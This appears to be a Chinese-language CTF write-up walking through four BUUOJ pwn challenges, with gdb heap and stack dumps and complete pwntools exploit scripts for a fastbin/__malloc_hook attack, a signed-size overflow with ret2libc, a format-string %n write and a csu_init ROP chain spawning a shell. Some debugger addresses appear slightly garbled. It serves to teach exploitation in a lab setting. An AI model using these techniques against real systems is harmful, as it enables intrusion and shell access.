可以看出0x5628...10/30/50等是上述 `*(a1 + 24LL * i + 16)`: 存储 chunk 的地址，利用gdb中的 `find` 去查看相关mapped，并查看内存地址处内容。

```

0x5628c4162010: 0x0000000000000000
'gdb-peda$ find 0x5628c4162010
'Searching for '0x5628c4162010' in: None ranges
'Found 1 results, display max 1 items:
'mapped : 0x2c2a78b387f0 --> 0x5628c4162010 --> 0x0
gdb-peda$ x/32xg 0x2c2a78b387f0
'0x2c2a78b387f0: 0x00005628c4162010 0x0000000000000001
'0x2c2a78b38800: 0x0000000000000010 0x00005628c4162030
'0x2c2a78b38810: 0x0000000000000001 0x0000000000000010
'0x2c2a78b38820: 0x00005628c4162050 0x0000000000000001
'0x2c2a78b38830: 0x0000000000000010 0x00005628c4162070
'0x2c2a78b38840: 0x0000000000000001 0x0000000000000080
'0x2c2a78b38850: 0x00005628c4162090 0x0000000000000000
'0x2c2a78b38860: 0x0000000000000000 0x0000000000000000
'0x2c2a78b38870: 0x0000000000000000 0x0000000000000000
'0x2c2a78b38880: 0x0000000000000000 0x0000000000000000
'0x2c2a78b38890: 0x0000000000000000 0x0000000000000000
'0x2c2a78b388a0: 0x0000000000000000 0x0000000000000000
'0x2c2a78b388b0: 0x0000000000000000 0x0000000000000000
'0x2c2a78b388c0: 0x0000000000000000 0x0000000000000000
'0x2c2a78b388d0: 0x0000000000000000 0x0000000000000000
'0x2c2a78b388e0: 0x0000000000000000 0x0000000000000000
gdb-peda$ 

```

发现正好对应allocated chunk的结构处地址。（这里也正是利用处，进行篡改内容）

3.2，同过free()使fastbin[]获得内容回收，然后fill()改变指针指向

```

f 5          0
gdb-peda$ parseheap
addr          prev           size        status      fd
bk
0x55f63fbbd000 0x0          0x20       Used       None
None
0x55f63fbbd020 0x0          0x20       Freed      0x0
None
0x55f63fbbd040 0x0          0x20       Freed      0x55f63fbbd020
None
0x55f63fbbd060 0x0          0x20       Used       None
None
0x55f63fbbd080 0x0          0x90       Used       None
None
gdb-peda$ bin
fastbins
0x20: 0x55f63fbbd040 -> 0x55f63fbbd020 <- 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty

```

把末尾20改为80，改变此fd的指向，即改变index2的fd指向

```

allocate(0x10)
allocate(0x10)
allocate(0x10)
allocate(0x10)
allocate(0x80)

#gdb.attach(p)
free(1)
free(2)

gdb.attach(p)
payload = p64(0) * 3
payload += p64(0x21)
payload += p64(0) * 3
payload += p64(0x21)
payload += p8(0x80)
fill(3,payload)

#gdb.attach(p)
payload = p64(0) * 3
payload += p64(0x21)
fill(3,payload)

#gdb.attach(p)

```

再看一看这地址：

```

largebins
empty
gdb-peda$ find 0x55f63fbbd010
'Searching for '0x55f63fbbd010' in: None ranges
'Found 1 results, display max 1 items:
'mapped : 0x3cbd0d0cebd0 --> 0x55f63fbbd010 --> 0x0
gdb-peda$ 

```

注意：每次这mapped的映射地址会变，但内容结构还是

- *(24LL * i + a1): 置 1 表示 chunk 已经创建
- *(a1 + 24LL * i + 8): 存储 chunk 的大小
- *(a1 + 24LL * i + 16): 存储 chunk 的地址

通过 fill() 进行修改*(a1 + 24LL * i + 16) 处存的内容，即 mem 指向 处，达到通过 fill() 改变 chunk 的结构中的内容。

```
gdb-peda$ x/32xg 0x3cbd0d0cebd0
0x3cbd0d0cebd0: 0x000055f63fb0d010      0x0000000000000000
0x3cbd0d0cebe0: 0x0000000000000000      0x0000000000000000
0x3cbd0d0cebf0: 0x0000000000000000      0x0000000000000000
0x3cbd0d0cec00: 0x0000000000000000      0x0000000000000001
0x3cbd0d0cec10: 0x0000000000000010      0x000055f63fb0d070
0x3cbd0d0cec20: 0x0000000000000001      0x0000000000000080
0x3cbd0d0cec30: 0x000055f63fb0d090      0x0000000000000000
0x3cbd0d0cec40: 0x0000000000000000      0x0000000000000000
0x3cbd0d0cec50: 0x0000000000000000      0x0000000000000000
0x3cbd0d0cec60: 0x0000000000000000      0x0000000000000000
0x3cbd0d0cec70: 0x0000000000000000      0x0000000000000000
0x3cbd0d0cec80: 0x0000000000000000      0x0000000000000000
https://blog.csdn.net/weixin_44309300
```

3.3 修改内容

此时的 fastbin[0]->index2->index4

addr	bk	prev	size	status	fd
0x55efe419a000	None	0x0	0x20	Used	None
0x55efe419a020	None	0x0	0x20	Used	None
0x55efe419a040	None	0x0	0x20	Freed	0x55efe419a080
0x55efe419a060	None	0x0	0x20	Used	None
0x55efe419a080	None	0x0	0x90	Freed	0x0

```
gdb-peda$ bin
fastbins
0x20: 0x55efe419a040 -> 0x55efe419a080 -> 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
https://blog.csdn.net/weixin_44309300
```

```
free(1)
free(2)

#gdb.attach(p)
payload = p64(0) * 3
payload += p64(0x21)
payload += p64(0) * 3
payload += p64(0x21)
payload += p8(0x80)
fill(3,payload)

gdb.attach(p)

payload = p64(0) * 3
payload += p64(0x21)
fill(3,payload)

#gdb.attach(p)

allocate(0x10)
allocate(0x10)
```

跟预测的一样，这里 3 和 p8 通过结构的布局应该很容易理解了。

```
gdb-peda$ x/32xg 0x55efe419a000
0x55efe419a000: 0x0000000000000000      0x0000000000000021
0x55efe419a010: 0x0000000000000000      0x0000000000000000
0x55efe419a020: 0x0000000000000000      0x0000000000000021
0x55efe419a030: 0x0000000000000000      0x0000000000000000
0x55efe419a040: 0x0000000000000000      0x0000000000000021
0x55efe419a050: 0x000055efe419a080      0x0000000000000000
0x55efe419a060: 0x0000000000000000      0x0000000000000021
0x55efe419a070: 0x0000000000000000      0x0000000000000000
0x55efe419a080: 0x0000000000000000      0x0000000000000091
0x55efe419a090: 0x0000000000000000      0x0000000000000000
0x55efe419a0a0: 0x0000000000000000      0x0000000000000000
0x55efe419a0b0: 0x0000000000000000      0x0000000000000000
0x55efe419a0c0: 0x0000000000000000      0x0000000000000000
0x55efe419a0d0: 0x0000000000000000      0x0000000000000000
https://blog.csdn.net/weixin_44309300
```

3.4 把 chunk 2 的内容覆盖为 chunk 4 的地址，这样相当于 chunk 4 已经被 free 了而且被存放在 fastbin 中。（当 chunk 4 被 free 了依然能通过 chunk2 对 chunk4 操作）。

简单理解：当前 chunk2 和 chunk4 指向同一个位置

注：这里还有个检查机制，要 malloc 回 chunk 4（重新fill()函数对chunk4大小内容修改，使其free()进unsort），可是 malloc fastbin 有检查，chunksize 必须与相应的 fastbin_index 匹配，所以我们覆盖 chunk 4 的 size 为 fastbin 大小。

```

gdb-peda$ parseheap
[...]
payload = p64(8) * 3
payload += p64(0x21)
fill(3,payload)

# gdb.attach(p)

allocate(0x10)
payload = p64(8) * 3
payload += p64(0x91)
fill(3,payload)
allocate(0x80) → 0x80避免free(chunk4)时与top chunk合并
free(4)

libc_base = u64(dump(2)[:8].strip().ljust(8, "\x00"))-0x3c4b78
log.info("libc_base: "+hex(libc_base))

allocate(0x60)
[...]

```

https://blog.csdn.net/weixin_44309300

3.5后面就是利用泄露出来的libc，同时一样控制修改流程，实现系统调用了。

目标是覆盖 __malloc_hook 函数，这样我们调用 malloc 时就相当于调用我们写入的内容。

后面可以参考(修改方式跟上面一样的):

<https://www.cnblogs.com/luoleqi/p/12349714.html>

```

gdb-peda$ x/32xw (long long)(&main_arena)-0x40
0x7f5fd56b8ae0 <_IO_wide_data_0+288>: 0x00000000 0x00000000 0x00000000 0x00000000
0x7f5fd56b8af0 <_IO_wide_data_0+304>: 0xd56b7260 0x00007f5f 0x00000000 0x00000000
0x7f5fd56b8b00 <memalign_hook>: 0x00000000 0x00000000 0x00000000 0x00000000
0x7f5fd56b8b10 <__malloc_hook>: 0xd533926a 0x00007f5f 0x00000000 0x00000000
0x7f5fd56b8b20 <main_arena>: 0x00000000 0x00000000 0x00000000 0x00000000
0x7f5fd56b8b30 <main_arena+16>: 0x00000000 0x00000000 0x00000000 0x00000000
0x7f5fd56b8b40 <main_arena+32>: 0x00000000 0x00000000 0x00000000 0x00000000
0x7f5fd56b8b50 <main_arena+48>: 0xa0000000 0x5fd5379e 0x00000000 0x00000000
[...]

```

下面这位置偏移就纯靠经验积累了（还是构造出上面结构：）

- *(24LL * i + a1): 置 1 表示 chunk 已经创建
- *(a1 + 24LL * i + 8): 存储 chunk 的大小
- *(a1 + 24LL * i + 16): 存储 chunk 的地址

```

0x7f5fd56b8b40 <main_arena+32>: 0x00000000 0x00000000 0x00000000 0x00000000
0x7f5fd56b8b50 <main_arena+48>: 0x00000000 0x5fd5379e 0x00000000 0x00000000
gdb-peda$ x/32xw (long long)(&main_arena)-0x40+0xd
0x7f5fd56b8aed <_IO_wide_data_0+301>: 0x60000000 0x5fd56b72 0x0000007f 0x00000000
0x7f5fd56b8afd: 0x00000000 0x00000000 0x00000000 0x00000000
0x7f5fd56b8b0d <_realloc_hook+5>: 0x6a000000 0x5fd53392 0x0000007f 0x00000000
0x7f5fd56b8b1d: 0x00000000 0x00000000 0x00000000 0x00000000
0x7f5fd56b8b2d <main_arena+13>: 0x00000000 0x00000000 0x00000000 0x00000000
0x7f5fd56b8b3d <main_arena+29>: 0x00000000 0x00000000 0x00000000 0x00000000
0x7f5fd56b8b4d <main_arena+45>: 0x00000000 0x9ea0000 0x005fd537 0x00000000
0x7f5fd56b8b5d <main_arena+61>: 0x00000000 0x00000000 0x00000000 0x00000000
[...]

```

然后，把 chunk 4 malloc 回来，这次 malloc 的大小在 fastbin 之内，然后把 chunk 4 的内容改为我们下一个要构造块的地址（chunk 4 已经被 free 掉，所以无法用 fill(4) 写入，由于我们刚刚把 chunk 2 的 fd 指针改为 chunk 4 的地址，所以第一次 malloc(0x10) 的时候是分配的原来 chunk 2 的块给 index 1，第二次 malloc(0x10) 的时候就会分配 chunk 4 的块给 index 2，也就是说 index 2 与 index 4 的内容都是 chunk 4）。

在 __malloc_hook 地址处写入 one_gadget，这样再次 allocate 就可以调用 one_gadget 拿 shell(相当于指针函数去实现调用)

注：malloc_hook 是一个libc上的函数指针，调用malloc时如果该指针不为空则执行它指向的函数，可以通过写malloc_hook来getshell

4, 完整exp

```
from pwn import *

#p=remote('node4.buuoj.cn',29926)
p=process('./babyheap_0ctf_2017')

def allocate(size):
    p.recvuntil('Command: ')
    p.sendline('1')
    p.recvuntil('Size: ')
    p.sendline(str(size))

def fill(idx,content):
    p.recvuntil('Command: ')
    p.sendline('2')
    p.recvuntil('Index: ')
    p.sendline(str(idx))
    p.recvuntil('Size: ')
    p.sendline(str(len(content)))
    p.recvuntil('Content: ')
    p.send(content)

def free(idx):
    p.recvuntil('Command: ')
    p.sendline('3')
    p.recvuntil('Index: ')
    p.sendline(str(idx))

def dump(idx):
    p.recvuntil('Command: ')
    p.sendline('4')
    p.recvuntil('Index: ')
    p.sendline(str(idx))
    p.recvline()
    return p.recvline()

allocate(0x10)
allocate(0x10)
allocate(0x10)
allocate(0x10)
allocate(0x80)

#gdb.attach(p)

free(1)
free(2)

#gdb.attach(p)
payload = p64(0) * 3
payload += p64(0x21)
payload += p64(0) * 3
payload += p64(0x21)
```

```

payload += p8(0x80)
fill(0,payload)

#gdb.attach(p)

payload = p64(0) * 3
payload += p64(0x21)
fill(3,payload)

#gdb.attach(p)

allocate(0x10)
allocate(0x10)
fill(1,'aaaa')
fill(2,'bbbb')
payload = p64(0) * 3
payload += p64(0x91)
fill(3,payload)
allocate(0x80)
free(4)

libc_base = u64(dump(2)[:8].strip().ljust(8, "\x00"))-0x3c4b78
log.info("libc_base: "+hex(libc_base))

allocate(0x60)
free(4)
payload = p64(libc_base+0x3c4aed)
fill(2, payload)

allocate(0x60)
allocate(0x60)

payload = p8(0)*3
payload += p64(0)*2
payload += p64(libc_base+0x4526a)
fill(6, payload)

gdb.attach(p)

allocate(255)

p.interactive()

```

pwn2_sctf_2016

1, int转unsigned int 大数变小数导致溢出

```

int vuln()
{
    int nptr; // [esp+1Ch] [ebp-2Ch] BYREF
    int v2; // [esp+3Ch] [ebp-Ch]

    printf("How many bytes do you want me to read? ");
    get_n((int)&nptr, 4u);
    v2 = atoi((const char *)&nptr);
    if ( v2 > 32 )
        return printf("No! That size (%d) is too large!\n", v2);
    printf("Ok, sounds good. Give me %u bytes of data!\n", v2);
    get_n((int)&nptr, v2);
    return printf("You said: %s\n", (const char *)&nptr);
}

```

接收的输入是int，而下面判断的长度是unsigned int。

```

1 unsigned int __cdecl get_n(int a1, unsigned int a2)
2 {
3     unsigned int v2; // eax
4     unsigned int result; // eax
5     char v4; // [esp+Bh] [ebp-Dh]
6     unsigned int i; // [esp+Ch] [ebp-Ch]
7
8     for ( i = 0; ; ++i )
9     {
10        v4 = getchar();
11        if ( !v4 || v4 == 10 || i >= a2 )
12            break;
13        v2 = i;
14        *(_BYTE *)(v2 + a1) = v4;
15    }
16    result = a1 + i;
17    *(_BYTE *)(a1 + i) = 0;
18    return result;
19 }

```

https://blog.csdn.net/weixin_44309300

2,溢出位置

```

1 int vuln()
2 {
3     int nptr; // [esp+1Ch] [ebp-2Ch] BYREF
4     int v2; // [esp+3Ch] [ebp-Ch]
5
6     printf("How many bytes do you want me to read? ");
7     get_n((int)&nptr, 4u);
8     v2 = atoi((const char *)&nptr);
9     if ( v2 > 32 )
10        return printf("No! That size (%d) is too large!\n", v2);
11        printf("Ok, sounds good. Give me %u bytes of data!\n", v2);
12        get_n((int)&nptr, v2);
13        return printf("You said: %s\n", (const char *)&nptr);
14 }

```

https://blog.csdn.net/weixin_44309300

3, exp

```
from pwn import *
from LibcSearcher import *

r = remote("node4.buuoj.cn", 27654)
#r = process("./pwn2_sctf_2016")
elf = ELF("./pwn2_sctf_2016")
printf_plt = elf.plt['printf']
printf_got = elf.got['printf']
main = 0x080485B8
print r.recvuntil("How many bytes do you want me to read? ")
r.sendline('-1')
print r.recvuntil('\n')
payload = 'a' * 0x30 + p32(printf_plt) + p32(main) + p32(printf_got)
r.sendline(payload)

print r.recvuntil('\n')
printf_addr = u32(r.recv(4))
print "printf:", hex(printf_addr)
libc = LibcSearcher('printf', printf_addr)
libc_base = printf_addr - libc.dump('printf')
system = libc_base + libc.dump('system')
bin_sh = libc_base + libc.dump('str_bin_sh')
print "system:", hex(system)
print "bin_sh", hex(bin_sh)
print r.recvuntil("How many bytes do you want me to read? ")
r.sendline('-1')
print r.recvuntil('\n')
payload = 'a' * 0x30 + p32(system) + p32(main) + p32(bin_sh)
r.sendline(payload)
r.interactive()
```

1,0-1

顶端

[jarvisoj_fm](#)

1. 格式化字符串利用，实现内存写入。

```
1 int __cdecl main(int argc, const char *argv, const char *envp)
2 {
3     char buf[80]; // [esp+2Ch] [ebp-5Ch] BYREF
4     unsigned int v5; // [esp+7Ch] [ebp-Ch]
5
6     v5 = __readgsdword(0x14u);
7     be_nice_to_people();
8     memset(buf, 0, sizeof(buf));
9     read(0, buf, 0x50u);
10    printf(buf); // 漏洞位置 →
11    printf("%d!\n", x);
12    if ( x == 4 )
13    {
14        puts("running sh...");
15        system("/bin/sh");
16    }
17    return 0;
18 }
```

2, $x == 4$ 即可进入system调用。

实际运行X的值是3:

```
aaa  
aaa  
3!
```

```
● .data:0804A02A          db    0
● .data:0804A02B          db    0
● .data:0804A02C          public x
● .data:0804A02C x        dd 3           ; DATA XREF: main+65↑r
● .data:0804A02C          ; main+7C↑r
● .data:0804A02C _data      ends
● .data:0804A02C
● .bss:0804A030 ; =====
● .bss:0804A030
● .bss:0804A030 ; Segment type: Uninitialized
● .bss:0804A030 ; Segment permissions: Read/Write
● .bss:0804A030 _bss       segment dword public 'BSS' use32
● .bss:0804A030         assume cs:_bss
● .bss:0804A030         ;org 804A030h
● .bss:0804A030         assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
● .bss:0804A030 completed_6159 db ?           ; DATA XREF: __do_global_dtors_aux+7↑r
● .bss:0804A030           ; __do_global_dtors_aux:loc_80484E81W
● .bss:0804A031           alias _
```


3. 确认输入参数格式化字符串的位置，需要利用此处重新填入修改x的地址（即0x0804A02C）。

确认方法：

回显:

然后，数0x61616161是第几个0x位置。得出是11。

注:aaaa即你要魔改的地方, 填入x的位置的地址, 然后利用%n的功能, 修改此处的值。



4,exp

```
from pwn import *
p = remote("node4.buuoj.cn",28781)
x_addr=0x0804A02C
print hex(x_addr)
payload = p32(x_addr) + '%11$n' #p32()得出的4字节大小被写入p32(x_addr)地址，也就是确定0x61616161位置的原因。
p.sendline(payload)
p.interactive()
```

ciscn 2019 s 3

1, 一道__libc_csu_init辅助构造ROP。（也可以用SROP方法）

```
.text:00000000004004EC ; } // starts at 4004D6
.text:00000000004004ED
.text:00000000004004ED ; ===== S U B R O U T I N E =====
.text:00000000004004ED ; Attributes: bp-based frame
.text:00000000004004ED
.text:00000000004004ED ; public vuln
.text:00000000004004ED vuln proc near ; CODE XREF: main+144p
.text:00000000004004ED
.text:00000000004004ED buf = byte ptr -10h
.text:00000000004004ED
.text:00000000004004ED ; _ unwind {
.text:00000000004004ED push rbp
.text:00000000004004ED mov rbp, rsp
.text:00000000004004F1 xor rax, rax
.text:00000000004004F4 mov edx, 400h ; count
.text:00000000004004F9 lea rsi, [rsp+buf] ; buf
.text:00000000004004FE mov rdi, rax ; fd
.text:0000000000400501 syscall ; LINUX - sys_read(0,buf[0x10],count[400])
.text:0000000000400503 mov rax, 1
.text:000000000040050A mov edx, 30h ; '0' ; count
.text:000000000040050F lea rsi, [rsp+buf] ; buf
.text:0000000000400514 mov rdi, rax ; fd
.text:0000000000400517 syscall ; LINUX - sys_write(1,buf[0x10],0x30)
.text:0000000000400519 retn
.text:0000000000400519 vuln endp ; sp-analysis failed
.text:0000000000400519
.text:000000000040051A db 90h
.text:000000000040051B
.text:000000000040051B pop rbp
.text:000000000040051C retn
.text:000000000040051D ; } // starts at 4004D6
.text:000000000040051D ; ===== S U B R O U T I N E =====
.text:000000000040051D ; Attributes: bp-based frame
.text:000000000040051D
.text:000000000040051D ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:000000000040051D public main
.text:000000000040051D main proc near ; DATA XREF: _start+1Df0
.text:000000000040051D
.text:000000000040051D var_10 = qword ptr -10h
.text:000000000040051D var_4 = dword ptr -4
```

https://blog.csdn.net/weixin_44309300

需要利用的位置。

2, 两个可以利用的系统调用号。

15 sys_rt_sigreturn

59 sys_execve (两者选一个利用便可)

```
.text:00000000004004D6
.text:00000000004004D6 ; ===== S U B R O U T I N E =====
.text:00000000004004D6 ; Attributes: bp-based frame
.text:00000000004004D6
.text:00000000004004D6 ; public gadgets
.text:00000000004004D6 gadgets proc near
.text:00000000004004D6 ; _ unwind {
.text:00000000004004D6 push rbp
.text:00000000004004D7 mov rbp, rsp
.text:00000000004004D8 mov rax, 0Fh
.text:00000000004004E1 retn
.text:00000000004004E1 gadgets endp ; sp-analysis failed
.text:00000000004004E1
.text:00000000004004E2 db 90h
.text:00000000004004E2
.text:00000000004004E9
.text:00000000004004E9 ; db 90h
.text:00000000004004EA
.text:00000000004004EB ; db 90h
.text:00000000004004EB pop rbp
.text:00000000004004EC
.text:00000000004004EC ; } // starts at 4004D6
.text:00000000004004ED
```

https://blog.csdn.net/weixin_44309300

3, 构造思路（这题是x64的传参方式）

```
xor rax, rax ----->将rax寄存器里的值设置为了0（任何一个数异或它本身都等于0）
mov edx, 400h ----->将edx寄存器的值设置为了0x400
lea rsi, [rsp+buf] ----->将buf参数的地址传入寄存器rsi
mov rdi, rax ----->将rax寄存器里的值（0）传入rdi寄存器（将rdi设置为0）
syscall----->进行系统调用
```

4, 利用write会泄露栈上的地址, 我们需要根据泄露的地址来参考构造缓存区buff的偏移地址。 (关键)

gdb调试技巧:

- 首先必须清楚内存数据布局:

局部变量往 高 地址 输入 和 打印输出



- pwndbg stack查看rsp上面的栈分布:

pwndbg的stack指令直接看到的就是rsp下面的栈分布, 这个时候应该怎么办呢? 以前学过用pwndbg给地址和寄存器赋值, 代码是:

```
Set *addr = value //给地址赋值  
Set $rsp = value //给寄存器赋值
```

1>gdb 断在0x400519位置处

```
.text:00000000004004ED buf          = byte ptr -10h
.text:00000000004004ED
.text:00000000004004ED ; __ unwind {
    .text:00000000004004ED     push    rbp
    .text:00000000004004EE     mov     rbp, rsp
    .text:00000000004004F1     xor     rax, rax
    .text:00000000004004F4     mov     edx, 400h      ; count
    .text:00000000004004F9     lea     rsi, [rsp+buf] ; buf
    .text:00000000004004FE     mov     rdi, rax      ; fd
    .text:0000000000400501     syscall           ; LINUX - sys_read(0,buf[0x10],count[400])
    .text:0000000000400503     mov     rax, 1
    .text:000000000040050A     mov     edx, 30h ; '0' ; count
    .text:000000000040050F     lea     rsi, [rsp+buf] ; buf
    .text:0000000000400514     mov     rdi, rax      ; fd
    .text:0000000000400517     syscall           ; LINUX - sys_write(1,buf[0x10],0x30)
    .text:0000000000400519     retn
.text:0000000000400519 vuln        endp ; sp-analysis failed
.text:0000000000400519
.text:0000000000400519 ;
```

https://blog.csdn.net/weixin_44309300

```
pwndbg> b *0x400519
Breakpoint 1 at 0x400519
pwndbg> r
Starting program: ./vuln
aaaa
aaaa
aaaa@aaaa@@
Breakpoint 1, 0x000000000000400519 in vuln ()
```

2>此时栈顶rsp是write调用完，未指向buff的地址处。

利用 小技巧，向上查看栈数据：

```
pwndbg> set $rsp =(0x7fffffffdfce0-0x30)
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
RAX 0x30
RBX 0x0
RCX 0x400519 (vuln+44) ← ret
RDX 0x30
RDI 0x1
RSI 0x7fffffffcd0 ← 0xa61616161 /* 'aaaa\n' */
R8 0x4005b0 (_libc_csu_fini) ← ret
R9 0x7ffff7de7af0 (_dl_fini) ← push rbp
R10 0x846
R11 0x246
R12 0x4003e0 (_start) ← xor ebp, ebp
R13 0x7fffffffdd00 ← 0x1
R14 0x0
R15 0x0
RBP 0x7fffffffdfce0 → 0x7fffffffdd00 → 0x400540 (_libc_csu_init) ← push r15
*RSP 0x7fffffffdfcb0 ← 0x0
RIP 0x400519 (vuln+44) ← ret
[ DISASM ]
► 0x400519 <vuln+44> ret <0x7fffffffdd00>
↓
0x7fffffffdd00 add eax, 0x40
0x7fffffffdd06 add byte ptr [rax], al
0x7fffffffdd08 fsub dword ptr [rdx + 0x7fffff7]
0x7fffffffdd0f add byte ptr [rax], al
0x7fffffffdd11 add byte ptr [rax], al
0x7fffffffdd13 add byte ptr [rax], al
0x7fffffffdd15 add byte ptr [rax], al
0x7fffffffdd17 add al, ch
[ STACK ]
00:0000| rsp 0x7fffffffdfcb0 ← 0x0
... ↓
02:0010| 0x7fffffffdfcc0 ← 0x1
03:0018| 0x7fffffffdfcc8 → 0x40058d (_libc_csu_init+77) ← add rbx, 1
04:0020| rsi 0x7fffffffdfcd0 ← 0xa61616161 /* 'aaaa\n' */ https://blog.csdn.net/weixin_44309300
```

发现我们输入的aaaa出现，惊不惊喜，意不意外，哈哈哈其实都在预料之内。

0x7fffffffcd0即为buff起始地址位置。

```
pwndbg> stack 30
00:0000 | rbp 0x7fffffffcd0 ← 0x0
...
02:0010 |     0x7fffffffcc0 ← 0x1
03:0018 |     0x7fffffffcc8 → 0x40058d (_libc_csu_init+77) ← add rbx, 1
04:0020 | rsi 0x7fffffffcd0 ← 0xa61616161 /* 'aaaa\n' */
05:0028 |     0x7fffffffcd8 ← 0x0
06:0030 | rbp 0x7fffffffcdce0 → 0x7fffffffdd00 → 0x400540 (_libc_csu_init) ← push r15
07:0038 |     0x7fffffffcdce8 → 0x400536 (main+25) ← nop
08:0040 |     0x7fffffffcdcf0 → 0x7fffffffddde8 → 0x7fffffff1b3 ← 0x68742f656d6f682f ('/home/th')
09:0048 |     0x7fffffffcdcf8 ← 0x100000000
0a:0050 |     0x7fffffffdd00 → 0x400540 (_libc_csu_init) ← push r15
0b:0058 |     0x7fffffffdd08 → 0x7fffffff1a2d840 (_libc_start_main+240) ← mov edi, eax
0c:0060 |     0x7fffffffdd10 ← 0x0
0d:0068 |     0x7fffffffdd18 → 0x7fffffffddde8 → 0x7fffffff1b3 ← 0x68742f656d6f682f ('/home/th')
0e:0070 |     0x7fffffffdd20 ← 0x100000000
0f:0078 |     0x7fffffffdd28 → 0x40051d (main) ← push rbp
10:0080 |     0x7fffffffdd30 ← 0x0
11:0088 |     0x7fffffffdd38 ← 0xcb6a28eace8bb64d
12:0090 |     0x7fffffffdd40 → 0x4003e0 (_start) ← xor ebp, ebp
13:0098 |     0x7fffffffdd48 → 0x7fffffffddde0 ← 0x1
14:00a0 |     0x7fffffffdd50 ← 0x0
...
16:00b0 |     0x7fffffffdd60 ← 0x3495d7957e2bb64d
17:00b8 |     0x7fffffffdd68 ← 0x3495c72f6bfbb64d
```

write输出0x30的内容
https://blog.csdn.net/weixin_44309300

出现了两个栈上地址。

排除0x7fffffffdd00, 原因：内存数据布局，往高地址输出，0x7fffffffdd00<0x7fffffffcd0(buff起始地址)。

得出偏移 = 0x7fffffffddde8 - 0x7fffffffcd0 = 0x118

为什么需要知道这个offset呢？

通过动态获取的buff起始地址在别的环境可能会由于随机化问题发生变法，但是offset是固定不变的。

5, exp

```

from pwn import *

#p=process('./ciscn_s_3')
p=remote('node4.buuoj.cn',28377 )
context.log_level = 'debug'

vlu=0x0004004ED
execv=0x04004E2
pop_rdi=0x4005a3
pop_rbx_rbp_r12_r13_r14_r15=0x40059A
mov_rdxr13_call=0x0400580
syscall=0x00400517

payload='/bin/sh\x00'*2+p64(vlu)
p.send(payload)
#gdb.attach(p)

p.recv(0x20) #接收write前0x20个字节
sh=u64(p.recv(8))-280 #接收Leak地址,通过offset得出buff起始地址
print(hex(sh))

pl2='/bin/sh\x00'*2+p64(pop_rbx_rbp_r12_r13_r14_r15)+p64(0)*2+p64(sh+0x58) + p64(0) *3
pl2+=p64(mov_rdxr13_call)+p64(execv) #sh+0x58 下附说明
pl2+=p64(pop_rdi)+p64(sh)+p64(syscall)
p.send(pl2)

p.interactive()

```

```

cat flag\n
[DEBUG] Received 0x2b bytes:
'flag{54420b5e-2323-4241-87d1-bc364491f79b}\n'
flag{54420b5e-2323-4241-87d1-bc364491f79b}
$ █

```

说明:

```

pwndbg> stack 30
00:0000 | rbp 0x7fffffffddcb0 ← 0x0
...
02:0010 |      0x7fffffffddcc0 ← 0x1
03:0018 |      0x7fffffffddc8 → 0x4005ed (_libc_csu_init+77) ← add    rbx, 1
04:0020 | rsi 0x7fffffffddc0 ← 0xa61616161 /* 'aaaa\n' */
05:0028 |      0x7fffffffddc8 ← 0x0
06:0030 | rbp 0x7fffffffddce0 → 0x7fffffffdd00 → 0x400540 (_libc_csu_init) ← push    r15
